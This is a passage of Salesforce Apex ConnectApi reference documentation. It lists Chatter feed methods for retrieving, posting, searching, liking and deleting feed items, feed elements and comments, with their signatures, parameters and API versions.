Returns the feed items on the specified page for the specified user or record, for the `Record` feed type in the specified order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of feed items for the specified user and the specified key prefix. The page contains the default number of items.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order. Each feed item contains no more than the specified number of comments.

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the specified user and the specified key prefix. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter.

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the `Company`, `Home`, and `Moderation` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed items for the `Record` feed type. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed items posted by internal (non-community) users only.

getFeedPoll(communityId, feedItemId)

Returns the poll associated with the feed item.

getFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of a feed for the specified user and the given key prefix.

getFilterFeed(communityId, subjectId, keyPrefix, sortParam)

Returns the first page of a feed in the specified order for the specified user and the given key prefix.

getFilterFeedDirectory(communityId, subjectId)

Gets a feed directory object that contains a list of filter feeds available to the context user. A filter feed is the news feed filtered to include feed items whose parent is a specific entity type.

getLike(communityId, likeId)

Returns the specified like.

getLikesForComment(communityId, commentId)

Returns the first page of likes for the specified comment. The page contains the default number of items.

getLikesForComment(communityId, commentId, pageParam, pageSize)

Returns the specified page of likes for the specified comment.

getLikesForFeedElement(communityId, feedElementId)

Get the first page of likes for a feed element.

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of likes for a feed element.

getLikesForFeedItem(communityId, feedItemId)

Returns the first page of likes for the specified feed item. The page contains the default number of items.

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of likes for the specified feed item.

isCommentEditableByMe(communityId, commentId)

Indicates whether the context user can edit a comment.

isFeedElementEditableByMe(communityId, feedElementId)

Indicates whether the context user can edit a feed element. Feed items are the only type of feed element that can be edited.

likeComment(communityId, commentId)

Adds a like to the specified comment for the context user. If the user has already liked this comment, this is a non-operation and returns the existing like.

likeFeedElement(communityId, feedElementId)

Like a feed element.

likeFeedItem(communityId, feedItemId)

Adds a like to the specified feed item for the context user. If the user has already liked this feed item, this is a non-operation and returns the existing like.

postComment(communityId, feedItemId, text)

Adds the specified text as a comment to the feed item, for the context user.

postComment(communityId, feedItemId, comment, feedItemFileUpload)

Adds a comment to the feed item from the context user. Use this method to use rich text, including mentions, and to attach a file to a comment.

postCommentToFeedElement(communityId, feedElementId, text)

Post a plain text comment to a feed element.

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a comment to a feed element. Use this method to post rich text, including mentions, and to attach a file.

postFeedElement(communityId, subjectId, feedElementType, text)

Posts a feed element with plain text from the context user.

postFeedElement(communityId, feedElement, feedElementFileUpload)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

postFeedElementBatch(communityId, feedElements)

Posts a batch of up to 500 feed elements for the cost of one DML statement.

postFeedItem(communityId, feedType, subjectId, text)

Posts a feed item with plain text from the context user.

postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)

Posts a feed item to the specified feed from the context user. Use this method to post rich text, including mentions and hashtag topics, and to attach a file to a feed item. You can also use this method to share a feed item and add a comment.

searchFeedElements(communityId, q)

Returns the first page of all the feed elements that match the specified search criteria.

searchFeedElements(communityId, q, sortParam)

Returns the first page of all the feed elements that match the specified search criteria in the specified order.

searchFeedElements(communityId, q, pageParam, pageSize)

Searches feed elements and returns a specified page and page size of search results.

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

Searches feed elements and returns a specified page and page size in a specified order.

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Searches feed elements and returns a specified page and page size in a specified order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types.

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order.

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Searches the feed elements for the `Home` feed type and returns a specified page and page size with the specified feed filter in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, subjectId, q)

Searches the feed items for a specified feed type.

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements for a specified feed type and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify feed filter.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)

Searches the feed elements of a feed filtered by key prefix.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedItems(communityId, q)

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

searchFeedItems(communityId, q, sortParam)

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

searchFeedItems(communityId, q, pageParam, pageSize)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItemsInFeed(communityId, feedType, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types.

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order.

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

Searches the feed items for a specified feed type.

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order.

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)
Searches the feed items for a specified feed type and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)
Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)
Searches the feed items of a feed filtered by key prefix.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)
Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)
Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)
Share a feed element to a feed element type.

shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)
Share the *`originalFeedItemId`* to the feed specified by the *`feedType`*.

updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)
Bookmarks the specified feed item or removes a bookmark from the specified feed item.

updateComment(communityId, commentId, comment)
Edits a comment.

updateFeedElement(communityId, feedElementId, feedElement)
Edits a feed element. Feed items are the only type of feed element that can be edited.

updateFeedElementBookmarks(communityId, feedElementId, bookmarks)
Bookmark or unbookmark a feed element by passing a `ConnectApi.BookmarksCapabilityInput` object.

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)
Bookmark or unbookmark a feed element by passing a boolean value.

voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)
Vote on a poll or change your vote on a poll.

voteOnFeedPoll(communityId, feedItemId, myChoiceId)
Used to vote or to change your vote on an existing feed poll.

`deleteComment(communityId, commentId)`

Deletes the specified comment. You can find a comment ID in any feed, such as a news feed or a record feed.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: Void

deleteFeedElement(communityId, feedElementId)

Deletes the specified feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static deleteFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: Void

`deleteFeedItem(communityId, feedItemId)`

Deletes the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use deleteFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static Void deleteFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: Void

`deleteLike(communityId, likeId)`

Deletes the specified like. This can be a like on a comment or a feed item.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteLike(String communityId, String likeId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

likeId
Type: String

The ID for a like.

Return Value

Type: Void

getComment(communityId, commentId)

Returns the specified comment.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment getComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.Comment`

getCommentsForFeedElement(communityId, feedElementId)

Get the comments for a specified feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.CommentPage

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException` on page 1244.

getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of comments for the specified feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

pageParam
Type: String

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

The number of comments per page. Valid values are between 1 and 100. If you pass `null`, the default size is 25.

Return Value

Type: ConnectApi.CommentPage Class

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException` on page 1244.

`getCommentsForFeedItem(communityId, feedItemId)`

Returns the first page of comments for the feed item. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getCommentsForFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String
feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.CommentPage`

getCommentsForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of comments for the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String feedItemId, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.CommentPage`

getFeed(communityId, feedType)

Returns information about the feed for the specified feed type.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

Return Value

Type: `ConnectApi.Feed`

getFeed(communityId, feedType, sortParam)

Returns the feed for the specified feed type in the specified order.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.Feed`

`getFeed(communityId, feedType, subjectId)`

Returns the feed for the specified feed type for the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.Feed`

getFeed(communityId, feedType, subjectId, sortParam)

Returns the feed for the specified feed type for the specified user, in the specified order.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.Feed`

getFeedDirectory(String)

Returns a list of all feeds available to the context user.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedDirectory getFeedDirectory(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.FeedDirectory`

getFeedElement(communityId, feedElementId)

Returns information about the specified feed element.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: `ConnectApi.FeedElement`

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

Returns information about the specified feed element with the specified number of elements per bundle including no more than the specified number of comments per feed element.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String
feedElementId, Integer recentCommentCount, Integer elementsPerBundle)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

Return Value

Type: `ConnectApi.FeedElement`

`getFeedElementBatch(communityId, feedElementIds)`

Get information about the specified list of feed elements. Returns errors embedded in the results for feed elements that couldn't be loaded.

API Version

31.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getFeedElementBatch(String communityId,
List<String> feedElementIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementIds
Type: String

A list of up to 500 feed element IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.FeedElement` object.

`getFeedElementPoll(communityId, feedElementId)`

Returns the poll associated with the feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.PollCapability getFeedElementPoll(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: `ConnectApi.PollCapability`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFeedElementsFromBundle(communityId, feedElementId)`

Returns the first page of feed-elements from a bundle.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedElementId`
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.FeedElementPage Class

`getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)`

Returns the feed elements on the specified page for the bundle. Each feed element includes no more than the specified number of comments. Specify the maximum number of feed elements in a bundle.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId, String pageParam, Integer pageSize, Integer elementsPerBundle,
Integer recentCommentCount)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

Return Value

Type: ConnectApi.FeedElementPage Class

getFeedElementsFromFeed(communityId, feedType)

Returns the first page of feed elements from the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

Return Value

Type: ConnectApi.FeedElementPage Class

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: ConnectApi.FeedElementPage Class

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed elements for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed element contains no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Returns the feed elements for the specified page for the `Home` feed type, with the specified filter in the specified order. Each feed element contains no more than the specified number of comments.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`filter`
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

`getFeedElementsFromFeed(communityId, feedType, subjectId)`

Returns the first page of feed elements for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, for the specified user or record. The page contains the default number of elements.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, result)

Testing ConnectApi Code

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

The number of feed elements per page.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

